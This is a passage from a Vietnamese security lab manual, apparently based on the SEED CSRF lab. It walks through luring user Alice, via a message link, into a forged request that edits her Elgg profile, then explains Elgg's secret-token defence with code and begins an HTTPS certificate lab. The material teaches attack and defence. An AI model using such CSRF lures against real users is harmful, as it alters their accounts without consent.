
Đăng nhập với User Boby để thực hiện task 3: Xem profile của Alice



Nhấn vào Send a message để gửi massage cho Alice




Viết message như bên dưới và gắn link url: <http://www.csrflabelgg.com> vào message để người dùng Alice nhấn vào. Sau đó Send




Kiểm tra kết quả:

Đăng nhập với User Alice



The screenshot shows the Mozilla Firefox browser window with the title bar "All Site Activity : CSRF Lab Site - Mozilla Firefox". The address bar displays "www.csrflabelgg.com/activity". The main content area shows the "CSRF Lab Site" homepage with a blue header and a navigation bar with tabs: Activity, Blogs, Bookmarks, Files, Groups, and More ». Below the header, there's a section titled "All Site Activity" with three items listed: "Alice is now a friend with Boby 12 hours ago", "Charlie is now a friend with Boby 12 hours ago", and "Boby is now a friend with Alice 13 hours ago". To the right of the activity feed, there's a sidebar for the user "Alice" with links for Blogs, Bookmarks, Files, Pages, and Wire posts. The left side of the screen shows the OS X Dock with various application icons.

Profile của Alice chưa có thông tin gì



The screenshot shows the Mozilla Firefox browser window with the title bar "Alice : CSRF Lab Site - Mozilla Firefox". The address bar displays "www.csrflabelgg.com/profile". The main content area shows the "CSRF Lab Site" profile page for the user "Alice". On the left, there's a profile picture of Alice with blonde hair and a flower in her hair. Below the picture are buttons for "Edit profile" and "Edit avatar". To the right, there's a "Friends" section which is currently empty. The top navigation bar has the same tabs as the homepage: Activity, Blogs, Bookmarks, Files, Groups, and More ». The left side of the screen shows the OS X Dock with various application icons.


Người dùng Alice xem tin nhắn

A screenshot of a Mozilla Firefox browser window. The title bar says "Alice's inbox : CSRF Lab Site - Mozilla Firefox". The address bar shows "www.csrflabelgg.com/messages". The main content area displays the "CSRF Lab Site" interface, specifically the inbox. A message from "Bob" is listed with the subject "Receive gift" and timestamp "a minute ago". Below the message are buttons for "Delete", "Mark read", and "Toggle all". To the right of the inbox is a sidebar for "Alice" with links for Blogs, Bookmarks, Files, Pages, Wire posts, and a section for "Inbox" and "Sent messages". The left side of the screen shows the standard Firefox sidebar with various icons.

Khi người dùng Alice click vào here thì Alice sẽ được dẫn đến url mà Boby đã cài sẵn

A screenshot of a Mozilla Firefox browser window. The title bar says "Receive gift : CSRF Lab Site - Mozilla Firefox". The address bar shows "www.csrflabelgg.com/messages". The main content area displays the "CSRF Lab Site" interface, specifically the message details for the "Receive gift" message from "Bob". The message was sent "a minute ago". Below the message is a link "Click here". To the right of the message details is a sidebar for "Alice" with links for Blogs, Bookmarks, Files, Pages, Wire posts, and a section for "Inbox" and "Sent messages". The left side of the screen shows the standard Firefox sidebar with various icons.

Profile của Alice đã được chỉnh sửa thông tin



2.4.Task 4: Implementing a countermeasure for Elgg

Elgg does have a built-in countermeasures to defend against the CSRF attack. We have commented out the countermeasures to make the attack work. CSRF is not difficult to defend against, and there are several common approaches:

- *Secret-token approach:* Web applications can embed a secret token in their pages, and all requests coming from these pages will carry this token. Because cross-site requests cannot obtain this token, their forged requests will be easily identified by the server.
- *Referrer header approach:* Web applications can also verify the origin page of the request using the *referrer* header. However, due to privacy concerns, this header information may have already been filtered out at the client side.

The web application Elgg uses secret-token approach. It embeds two parameters `__elgg_ts` and `__elgg_token` in the request as a countermeasure to CSRF attack. The two parameters are added to the HTTP message body for the POST requests and to the URL string for the HTTP GET requests.

Elgg **secret-token and timestamp in the body of the request**. Elgg adds security token and timestamp to all the user actions to be performed. The following HTML code is present in all the forms where user action is required. This code adds two new hidden parameters `__elgg_ts` and `__elgg_token` to the POST request:

```
<input type = "hidden" name = "__elgg_ts" value = "" />
<input type = "hidden" name = "__elgg_token" value = "" />
```

The `__elgg_ts` and `__elgg_token` are generated by the `views/default/input/securitytoken.php` module and added to the web page. The code snippet below shows how it is dynamically added to the web page.

```

$ts = time();
$token = generate_action_token($ts);

echo elgg_view('input/hidden', array('name' => '__elgg_token', 'value' =>
    $token));
echo elgg_view('input/hidden', array('name' => '__elgg_ts', 'value' => $ts));
```

Elgg

also adds the security tokens and timestamp to the JavaScript which can be accessed by

```

elgg.security.token.__elgg_ts;
elgg.security.token.__elgg_token;
```

Elgg security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string. There by defending against the CSRF attack. The code below shows the secret token generation in Elgg.

```

function generate_action_token($timestamp)
{
    $site_secret = get_site_secret();
    $session_id = session_id();
    // Session token
    $st = $_SESSION['__elgg_session'];

    if (($site_secret) && ($session_id))
    {
        return md5($site_secret . $timestamp . $session_id . $st);
    }

    return FALSE;
}
```

The PHP function `session_id()` is used to get or set the session id for the current session. The below code snippet shows random generated string for a given session `__elgg_session` apart from public user Session ID.

```

.....
// Generate a simple token (private from potentially public session id)
if (!isset($_SESSION['__elgg_session'])) {
    $_SESSION['__elgg_session'] =
        ElggCrypto::getRandomString(32, ElggCrypto::CHARS_HEX);
.....
```

Elgg **secret-token validation**. The elgg web application validates the generated token and timestamp to defend against the CSRF attack. Every user action calls `validate_action_token` function and this function validates the tokens. If tokens are not present or invalid, the action will be denied and the user will be redirected.

The below code snippet shows the function `validate_action_token`.

```

function validate_action_token($visibleerrors = TRUE, $token = NULL, $ts =
    NULL)
{
    if (!$token) { $token = get_input('__elgg_token'); }
    if (!$ts) { $ts = get_input('__elgg_ts'); }
    $session_id = session_id();
    if (($token) && ($ts) && ($session_id)) {
        // generate token, check with input and forward if invalid
        $required_token = generate_action_token($ts);

        // Validate token
        if ($token == $required_token) {

            if (_elgg_validate_token_timestamp($ts)) {
                // We have already got this far, so unless anything
                // else says something to the contrary we assume we're ok
                $returnval = true;
                .....
            }
            else {
                .....
                register_error(elgg_echo('actiongatekeeper:tokeninvalid'));
                .....
            }
            .....
        }
    }
}

```

Turn on countermeasure. To turn on the countermeasure, please go to the directory /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg and find the function gatekeeper in the ActionsService.php file. In function gatekeeper() please comment out the "return true;" statement as specified in the code comments.

```

public function gatekeeper($action) {
    //SEED:Modified to enable CSRF.
    //Comment the below return true statement to enable countermeasure
    return true;
    .....
}


```

Task: After turning on the countermeasure above, try the CSRF attack again, and describe your observation. Please point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool. Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

Lab 5.4. HTTPS

- Tạo CA server cấp Certificate cho máy chủ web server
- Cấu hình Web server để truy cập Website qua giao thức HTTPS

Mô hình Lab:




Bước 1. Tạo CA server


Cài máy chủ làm Domain Controller (XYZ.COM) để cấp CA

Thông tin máy làm CA server:


1. Nâng cấp lên DC

5. IP address: 192.168.12.254
6. Subnet mask: 255.255.255.0
7. DNS server: 192.168.12.254










